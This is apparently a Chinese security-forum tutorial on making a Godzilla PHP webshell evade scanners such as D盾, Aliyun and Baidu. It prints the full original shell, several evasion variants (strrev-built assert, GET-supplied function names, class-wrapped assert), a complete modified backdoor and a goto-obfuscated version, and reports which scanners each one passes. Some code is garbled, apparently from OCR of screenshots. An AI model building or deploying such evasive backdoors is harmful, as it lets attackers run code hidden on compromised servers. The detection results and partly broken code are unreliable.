

webshell 免杀 - 提升兼容性 - 先知社区

各位师傅早上好，中午好，晚上好!!!



(<https://xzfile.aliyuncs.com/media/upload/picture/20220525223533-ef517466-dc37->

1.png)

继上篇文章: <https://xz.aliyun.com/t/11149> (<https://xz.aliyun.com/t/11149>)

当时测试的环境是 php7.0.9, 但是将上面的思路转移到 php 的其他版本好像就不太行了, 感谢各位师傅提的意见, 小弟感激不尽, 欢迎多提一些建议, 感谢。



([https://xzfile.aliyuncs.com/media/upload/picture/20220525224106-b581dcb6-](https://xzfile.aliyuncs.com/media/upload/picture/20220525224106-b581dcb6-dc38-1.png)

[dc38-1.png](https://xzfile.aliyuncs.com/media/upload/picture/20220525224106-b581dcb6-dc38-1.png))

所以这篇文章将建立在前篇文章的基础上，将兼容性提高，及思路的进一步扩展，如有问题，各位师傅可以在评论区反馈，小弟定在第一时间回复。



(<https://xzfile.aliyuncs.com/media/upload/picture/20220525224558-6385c3ae-dc39-1.png>)

那么这次的测试环境是在 phpstudy2018，php 版本是 php5.2-php7.4。

检测是网站分别是：

阿里云 webshell 检测：<https://ti.aliyun.com/#/webshell> (<https://ti.aliyun.com/#/webshell>)

d 盾：<https://www.d99net.net/> (<https://www.d99net.net/>)

以及百度的 webshell：<https://scanner.baidu.com/#/pages/intro> (<https://scanner.baidu.com/#/pages/intro>)

目前测试全过，全部不会报毒。

vt 没有必要上传，vt 对脚本语言不敏感，实测 webshell 检测能力较差。

vt: <https://www.virustotal.com/gui/home/upload> (<https://www.virustotal.com/gui/home/upload>)

总的来说最终成果是一片绿。

那么这次选择的 webshell 是哥斯拉的 shell，为什么选择哥斯拉？冰蝎都是他的工具，功能强大，流量加密，并且在我这屡占奇功（绕过 bypass_disablefunc）。okok，废话多了，直接测试，首先生成 webshell，加密器是这里我使用的是 xor_base64, 密码是：admin，秘钥是 admin123,, 首先看看原版 shell：

```

<?php
@session_start();
@set_time_limit(0);
@error_reporting(0);
function encode($D,$K){
    for($i=0;$i<strlen($D);$i++) {
        $c = $K[$i+1&15];
        $D[$i] = $D[$i]^$c;
    }
    return $D;
}
$pass='admin';
$payloadName='payload';
$key='0192023a7bbd7325';
if (isset($_POST[$pass])){
    $data=encode(base64_decode($_POST[$pass]),$key);
    if (isset($_SESSION[$payloadName])){
        $payload=encode($_SESSION[$payloadName],$key);
        if (strpos($payload,"getBasicsInfo")==false){
            $payload=encode($payload,$key);
        }
        eval($payload);
        echo substr(md5($pass.$key),0,16);
        echo base64_encode(encode(@run($data),$key));
        echo substr(md5($pass.$key),16);
    }else{
        if (strpos($data,"getBasicsInfo")!=false){
            $_SESSION[$payloadName]=encode($data,$key);
        }
    }
}

```

```
}
```

首先还是一样看看免杀性：

阿里：恶意

d 盾：4 级风险

长亭：webshell 检测成功

百度：0/1 未检测出来

vt：4/57

河马：恶意


总的来说不算差，毕竟哥斯拉也发布挺久了。

在正式开始前，我们还要看看 d 盾给我们的信息，看看哪部分被查杀了

扫描)	说明	大小
n\desktop\yben. php	(内藏)Eval后门 {参数:encode(\$_SESSION[\$payloadName], "0192023a7bbd7325")}	874

(<https://xzfile.aliyuncs.com/media/upload/picture/20220525231013-c6a101ee-dc3c-1.png>)

那么我们在源码里找到这部分代码



```
1 <?php
2 @session_start();
3 @set_time_limit(0);
4 @error_reporting(0);
5 function encode($D,$K){
6     for($i=0;$i<strlen($D);$i++) {
7         $c = $K[$i%15];
8         $D[$i] = $D[$i]^$c;
9     }
10    return $D;
11 }
12 $pass='admin';
13 $payloadName='payload';
14 $key='0192023a7bbd7325';
15 if (isset($_POST[$pass])){
16     $data=encode(base64_decode($_POST[$pass]),$key);
17     if (isset($_SESSION[$payloadName])){
18         $payload=encode($_SESSION[$payloadName],$key);
19         if (strpos($payload,"getBasicsInfo")==false){
20             $payload=encode($payload,$key);
21         }
22         eval($payload);
23         echo substr(md5($pass.$key),0,16);
24         echo base64_encode(encode(@run($data),$key));
25         echo substr(md5($pass.$key),16);
26     }else{
27         if (strpos($data,"getBasicsInfo")!=false){
28             $_SESSION[$payloadName]=encode($data,$key);
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20220525231119-ee4c636e-dc3c-1.png>)

那么在我多次测试发现，这段代码影响最大，但不是唯一。

waf 是怎么检测 webshell 的呢？

就我目前研究发现，waf 可能并不会看那些 if，elif 等等函数，他们更在乎的是 assert，eval，\$_POST,\$_GET,\$_COOKIE，这些函数在代码执行时都会用到，同时检测这些函数的时，也不能全部去做，因为检测会留下痕迹，所以检测会留下痕迹，所以检测会留下痕迹。

些，因为传参函数及代码执行都会用到这儿函数，同时检测这些函数的时候，也不能全部当做恶意代码，较严的检测会导致正常的代码无法执行，那么我们猜想一下，哥斯拉或者是冰蝎它们的木马在刚刚发布的时候，是否免杀呢？那么为什么现在不免杀了呢？所以 waf 最有可能就是定位特征，跟 shellcode1 的免杀差不多，也就是混淆，让 waf 无法识别出我们。

okok，第一环节：php5.2–php7.0.9

这里我们将代码简单的改一下，首先改写 encode 函数，将 encode 函数改成 class 调用，并将里面的变量名改改：

```
class aly{
    public function yh($xc,$app) {
        for($a=0;$a<strlen($xc);$a++) {
            $m = $app[$a+1&15];
            $xc[$a] = $xc[$a]^$m;
        }
        $bc=md5($xc); //这个没有实际作用，混淆waf的，不知道有没有用
        return $xc;
    }
}
```

这里改好后，我们就需要将下面的 encode 替换了，我使用的是

```
$app = new aly;
$data=$app->yh();
```

各位师傅随意了，这些更改比较简单。

那么第二个更改就是

```
$key='0192023a7bbd7325';
```

我们看看这个 \$key，实际就是密钥的 md5 值的前 16 位，那么我们就可以改成：

```
$key=substr(md5('admin123'),0,16);
```

那么我们就可以将下面的所有 \$key 都替换成 substr(md5('admin123'),0,16)

第三点:

将能改的变量名都改一遍, 多使用 php 的连接符点, 或者将变量通过 base64 加密解密获得
那么我对 \$payloadName 进行了字符串拼接: \$p.'load';(\$p='pay')

getBasicsInfo 个更改为 \$cmd='getBas.'.'icsInfo';

暂时, 就更改这么多, 主要是后来发现更改这些的作用不是特别大, 但是也是不可获取的部分

第四点:

也是最重要的一点, php 全版本通用。

我将上面所有的变量都改了一遍, 能改改的函数也都尝试了, 都失败了:

扫描	说明	大小	修
www\shell\test.php	(内嵌) assert 后门 {参数: \$app->yh(\$_SESSION[\$kk], substr(md5("admin123"), 0, 16))}	1068	20

(<https://xzfile.aliyuncs.com/media/upload/picture/20220525233915-d4fc77ba-dc40-1.png>)

到底是怎么回事呢, 经过我的 fuzz 大法, 终于在变量传递过程中发现

```
if (isset($_SESSION[$kk])) {  
    $xx=$app->yh($_SESSION[$kk], substr(md5('admin123'), 0, 16));  
    $payl=$xx;  
    if (strpos($payl, $cmd) === 0) {  
        $payl=$app->yh($payl, substr(md5('admin123'), 0, 16));  
        assert($payl);  
        print substr(md5($payl), 0, 16);  
    }  
}
```

```

print substr(md5($pass.substr(md5('admin123'),0,16)),0,16);
print base64_encode($app->yh(@run($data),substr(md5('admin123'),0,16)));
print substr(md5($pass.substr(md5('admin123'),0,16)),16,16);
} else {

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20220525234011-f663d358-dc40-1.png>)

可能是追踪到了变量的传递执行，符合哥斯拉木马特征，或其他原因，当我加一句变量传递时：

```

$pass='pay';
$key=substr(md5('admin123'),0,16);
$kk=$p.'load';
if (isset($_POST[$pass])) {
    $app = new aliy;
    $data=$app->yh(base64_decode($_POST[$pass]),substr(md5('admin123'),0,16));
    if (isset($_SESSION[$kk])) {
        $xx=$app->yh($_SESSION[$kk],substr(md5('admin123'),0,16));
        $payl=$xx;
        if (strpos($payl,$cmd)===0) {
            $payl=$app->yh($payl,substr(md5('admin123'),0,16));
        }
        $uu=$payl;
        assert($uu);
        print substr(md5($pass.substr(md5('admin123'),0,16)),0,16);
        print base64_encode($app->yh(@run($data),substr(md5('admin123'),0,16)));
        print substr(md5($pass.substr(md5('admin123'),0,16)),16);
    } else {
        if (strpos($data,$cmd) !== 0) {
            $_SESSION[$kk]=$app->yh($data,substr(md5('admin123'),0,16));
        }
    }
}

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20220525234216-41621310-dc41-1.png>)

就这 \$uu=\$payl; 短短一句..... 过了 d 盾

这是最简单的方法并且也是 php5.2-php7.4 都兼容的方法,
那么有没有其他方法?


另类方法:

条件只是用于 php7.0.9, 也就是我上一篇文章, strrev() 函数, 不知道这算不算 strrev () 函数在 php7.0.9 的 bug, 【手动狗头】

, 当我们使用 strrev() 函数混淆 assert, 或者 eval 时:


```
$data=$app->yh(base64_decode($_POST[$pass]),substr(md5(
if (isset($_SESSION[$kk])){
    $xx=$app->yh($_SESSION[$kk],substr(md5('admin123'),
    $payl=$xx;
    if (strpos($payl,$cmd)===0){
        $payl=$app->yh($payl,substr(md5('admin123'),0,1
    }
    strrev(tressa)($payl);
    print substr(md5($pass.substr(md5('admin123'),0,16)
    print base64_encode($app->yh(@run($data),substr(md5
    print substr(md5($pass.substr(md5('admin123'),0,16)
} else{
    if (strpos($data,$cmd) !==0){
        $_SESSION[$kk]=$app->yh($data,substr(md5('admin
    }
}
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20220525234719-f5a80a3c-dc41-1.png>)



(<https://xzfile.aliyuncs.com/media/upload/picture/20220525234748-0726eec2-dc42-1.png>)

同时 waf 无反应。




(<https://xzfile.aliyuncs.com/media/upload/picture/20220525234655-e76bc6f2-dc41-1.png>)
使用 php7.0.9 也可以连接成功。

另类方法二:

改成 get 传递

前提: php5.2–php7.0.9

A screenshot of a code editor showing PHP code. A red rectangular box highlights a section of the code where a GET request is being processed. The code includes session management, base64 decoding, and MD5 hashing. The highlighted lines are:

```
$_GET['x']($payl);  
print substr(md5($pass.substr(md5('admin123'),0,16)),0,1  
print base64_encode($app->yh(@run($data),substr(md5('adm  
print substr(md5($pass.substr(md5('admin123'),0,16)),16)
```

```
$data=$app->yh(base64_decode($_POST[$pass]),substr(md5('admin123'),0,16));  
if (isset($_SESSION[$kk])) {  
    $xx=$app->yh($_SESSION[$kk],substr(md5('admin123'),0,16));  
    $payl=$xx;  
    if (strpos($payl,$cmd)===0) {  
        $payl=$app->yh($payl.substr(md5('admin123'),0,16));  
    }  
    $_GET['x']($payl);  
    print substr(md5($pass.substr(md5('admin123'),0,16)),0,1  
    print base64_encode($app->yh(@run($data),substr(md5('adm  
    print substr(md5($pass.substr(md5('admin123'),0,16)),16)  
} else {  
    if (strpos($data,$cmd) !== 0) {  
        $_SESSION[$kk]=$app->yh($data,substr(md5('admin123'),0,16));  
    }  
}
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20220525234913-39f4b78a-dc42-1.png>)

同样 waf 无反应

以上这些方法可以过 d 盾, 百度, vt 等等 (目前就测试这么多)

```

<?php
@session_start();
@set_time_limit(0);
@error_reporting(0);

class aly{
    public function yh($xc,$app) {
        for($a=0;$a<strlen($xc);$a++) {
            $m = $app[$a+1&15];
            $xc[$a] = $xc[$a]^$m;
        }
        $bc=md5($xc);
        return $xc;
    }
}

$cmd='getBas'. 'icsInfo';
$pass='admin';
$p='pay';
$key=substr(md5('admin123'),0,16);
$kk=$p.'load';
if (isset($_POST[$pass])){
    $app = new aly;
    $data=$app->yh(base64_decode($_POST[$pass]),substr(md5('admin123'),0,16));
    if (isset($_SESSION[$kk])){
        $xx=$app->yh($_SESSION[$kk],substr(md5('admin123'),0,16));
        $payl=$xx;
        if (strpos($payl,$cmd)===0){
            $payl=$app->yh($payl,substr(md5('admin123'),0,16));
        }
        $uu=$navl:

```

```

class MOL{
    public function __construct($p) {
        $qq=null;
        $dd=null;

        assert($qq./*xxx*/$p./*ssss*/$dd);
    }
}
@new MOL($uu);
print substr(md5($pass.substr(md5('admin123'),0,16)),0,16);
print base64_encode($app->yh(@run($data),substr(md5('admin123'),0,16)));
print substr(md5($pass.substr(md5('admin123'),0,16)),16);
}else{
    if (strpos($data,$cmd)!=0){
        $_SESSION[$kk]=$app->yh($data,substr(md5('admin123'),0,16));
    }
}
}
}

```

同样达到阿里云还是提示

22b3d4b2166b4efabcf21d5fb103e436	webshell	7643b260f71b7568a2133e4a16a8f784	BLACK	! 风险	误报 漏报
----------------------------------	----------	----------------------------------	-------	------	---------

(<https://xzfile.aliyuncs.com/media/upload/picture/20220526005103-dd2c2c6e-dc4a-1.png>)

附加一点，不是改的越多越好，有时候适得其反，各位师傅自行斟酌。





(<https://xzfile.aliyuncs.com/media/upload/picture/20220526005730-c381f45a-dc4b-1.png>)

那么现在就是给 shell 加密的，这次换个网站

<http://122.114.170.182/> (<http://122.114.170.182/>)

这个网站，注册个账号，

在线混淆加密

加密记录

加密算法

☒ goto加密

☐ mzphp简单变种

上传文件



点击上传，或将文件拖拽到此处

上传的文件名

加密费用

0金币

立即提交

温馨提醒：免费混淆加密每天最多加密10个文件(<100KB)，推荐自己做简单变种加密，让加密有无限可能。

先知社区

(https://xzfile.aliyuncs.com/media/upload/picture/20220526005906-fcd35abe-dc4b-1.png)

操作简单，各版本兼容，免费版够用，好评。

直接上传加密。

加密后代码：

```
<?php
/*
    Encode by www.phpen.cn
*/
goto IUNnc; XwEH4: $app = new aly(); goto nsf5Z; LL5W7: print substr(md5($pass . substr(md5("\x61\x144\x155\x151\x6e\x61\x62\x63"), 0, 16)), 16); goto CL6YJ; CjDEf: R0eQh: goto l_69p; IUNnc: @session_start(); goto MEYfv; FD8N5: $xx = $app->yh($_SESSION[$kk], substr(md5("\x61\x144\x155\x151\x6e\x61\x62\x63"), 0, 16)); goto d5hJ4; EwLvZ: $pass = "\141\x64\x6d\x151\x6e"; goto rJEy5; kB20V: $key = substr(md5("\x61\x64\x155\x151\x6e\x61\x62\x63"), 0, 16); goto BSLFU; igfvs: if (!(strpos($payl, $cmd) === 0)) { goto SSWNn; } goto g6wS1; BRtQN: print base64_encode($app->yh(@run($data), substr(md5("\x61\x64\x155\x151\x6e\x61\x62\x63"), 0, 16)); goto LL5W7; MEYfv: @set_time_limit(0); goto y_Rav; sLyCi: $uu = $payl; goto MJ6yT; MJ6yT: class MOL { public function __construct($p) { goto L8KoL; kSIBh: assert($q . $p . $dd); goto WZIpX; jhNhW: $dd = null; goto kSIBh; L8KoL: $qq = null; goto jhNhW; WZIpX: } } goto DbnEh; nsf5Z: $data = $app->yh(base64_decode($_POST[$pass]), substr(md5("\x61\x64\x6d\x151\x6e\x61\x62\x63"), 0, 16)); goto BwJ60; y_Rav: @error_reporting(0); goto byV_H; qB34k: print substr(md5($pass . substr(md5("\x61\x64\x155\x151\x6e\x61\x62\x63"), 0, 16)), 0, 16); goto BRtQN; rJEy5: $p = "\x70\x61\x79"; goto kB20V; byV_H: class aly { public function yh($xc, $app) { goto imLf_; Ble8D: TCvbj: goto a8lqD; gNM7_: return $xc; goto tjogK; DWm5f: goto TCvbj; goto s2flz; KBh8d: Lz8Jg: goto vMyr2; a8jp5: $m = $app[$a + 1 & 15]; goto CDak2; rFPqD: $bc = md5($xc); goto gNM7_; a8lqD: if (!$a < strlen($xc)) { goto eBW6Z; } goto a8jp5; CDak2: $xc[$a] = $xc[$a] ^ $m; goto KBh8d; vMyr2: $a++; goto DWm5f; imLf_: $a = 0; goto Ble8D; s2flz: eBW6Z: goto rFPqD; tjogK: } } goto C6KW9; g6wS1: $payl = $app->yh($payl, substr(md5("\x61\x144\x155\x69\x156\x31\x32\x33"), 0, 16)); goto zWyVT; BSLFU: $kk = $p . "\x6c\x157\x61\x144"; goto mWTXt; DbnEh: @new MOL($uu); goto qB34k; YwMwI: $_SESSION[$kk] = $app->yh($data, substr(md5("\x61\x64\x155\x69\x6e\x31\x32\x63"), 0, 16)); goto CjDEf; Dh1Wx: rQdE_: goto FD8N5; zWyVT: SSWNn: goto sLyCi; d5hJ4: $payl = $xx; goto igfvs; l_69p: goto F03Mj; goto Dh1Wx; rIcEU: if (!(strpos($data, $cmd) !== 0)) { goto R0eQh; } goto YwMwI; CL6YJ: F03Mj: goto mpw9H; C6KW9: $cmd = "\x67\x145\x74\x102\x141\x73" . "\151\x63\x73\x49\x6e\x66\x157"; goto EwLvZ; BwJ60: if (isset($_SESSION[$kk])) { goto rQdE_; } goto rIcEU; mWTXt: if (!isset($_POST[$pass])) { goto OQSh7; } goto XwEH4; mpw9H: OQSh7:
```

上传测试：

*.php / *.jsp / *.asp

文件上传

```
1 <?php
2 /*
3  Encode by www.phpen.cn
4 */
5 goto IUWnc; XvEH4: $app = new aly(); goto nsf5Z; LL5W7: print substr(md5($pass . substr(md5("\x61\x144\x155\x151\x0e\x61\x62\x63"), 0, 10)), 10, 10); goto CL6YJ; CjDEf: ROeQh: goto
l_09p; IUWnc: @session_start(); goto MEYfv; FDRN5: $xx = $app->yh($_SESSION[$kk], substr(md5("\x61\x144\x155\x151\x0e\x61\x62\x63"), 0, 10)); goto d5hJ4; EwLvZ: $pass =
"\x141\x64\x6d\x151\x0e"; goto rJEy5; kE20V: $key = substr(md5("\x61\x64\x155\x151\x0e\x61\x62\x63"), 0, 10); goto BSLFU; igfvs: if (! (strpos($payl, $cmd) === 0)) { goto SSWNn; }
goto g6wS1; BRtQN: print base64_encode($app->yh(@run($data), substr(md5("\x61\x64\x155\x151\x0e\x61\x62\x63"), 0, 10))); goto LL5W7; MEYfv: @set_time_limit(0); goto y_Rav; sLyCi:
$uu = $payl; goto MJ6yT; MJ6yT: class MOL { public function __construct($p) { goto L8KoL; kSIEh: assert($qq . $p . $dd); goto WZlpx; jhNhW: $dd = null; goto kSIEh; L8KoL: $qq
= null; goto jhNhW; WZlpx: } } goto DbnEh; nsf5Z: $data = $app->yh(base64_decode($_POST[$pass]), substr(md5("\x61\x64\x6d\x151\x0e\x61\x62\x63"), 0, 10)); goto BvJ00; y_Rav:
@error_reporting(0); goto byV_H; qB34k: print substr(md5($pass . substr(md5("\x61\x64\x155\x151\x0e\x61\x62\x63"), 0, 10)), 10, 10); goto BRtQN; rJEy5: $p = "\x70\x61\x79"; goto
kE20V; byV_H: class aly { public function yh($xc, $app) { goto imLf; Ele8D: TCvbj: goto a8lqD; gNM7: return $xc; goto tjogK; Dwm5f: goto TCvbj; goto s2flz; KEh8d: Lz8Jg:
goto vMyr2; a8jp5: $m = $app[$a + 1 & 15]; goto CDak2; rFPqD: $bc = md5($xc); goto gNM7; a8lqD: if (! ($a < strlen($xc))) { goto eBW6Z; } goto a8jp5; CDak2: $xc[$a] = $xc[$a]
` $m; goto KEh8d; vMyr2: $a++; goto Dwm5f; imLf: $a = 0; goto Ele8D; s2flz: eBW6Z: goto rFPqD; tjogK: } } goto C6KW9; g6wS1: $payl = $app->yh($payl,
substr(md5("\x61\x144\x155\x09\x156\x31\x32\x63"), 0, 10)); goto zVyVT; BSLFU: $kk = $p . "\x6c\x157\x61\x144"; goto mVXTt; DbnEh: @new MOL($uu); goto qB34k; YvMwI: $_SESSION[$kk]
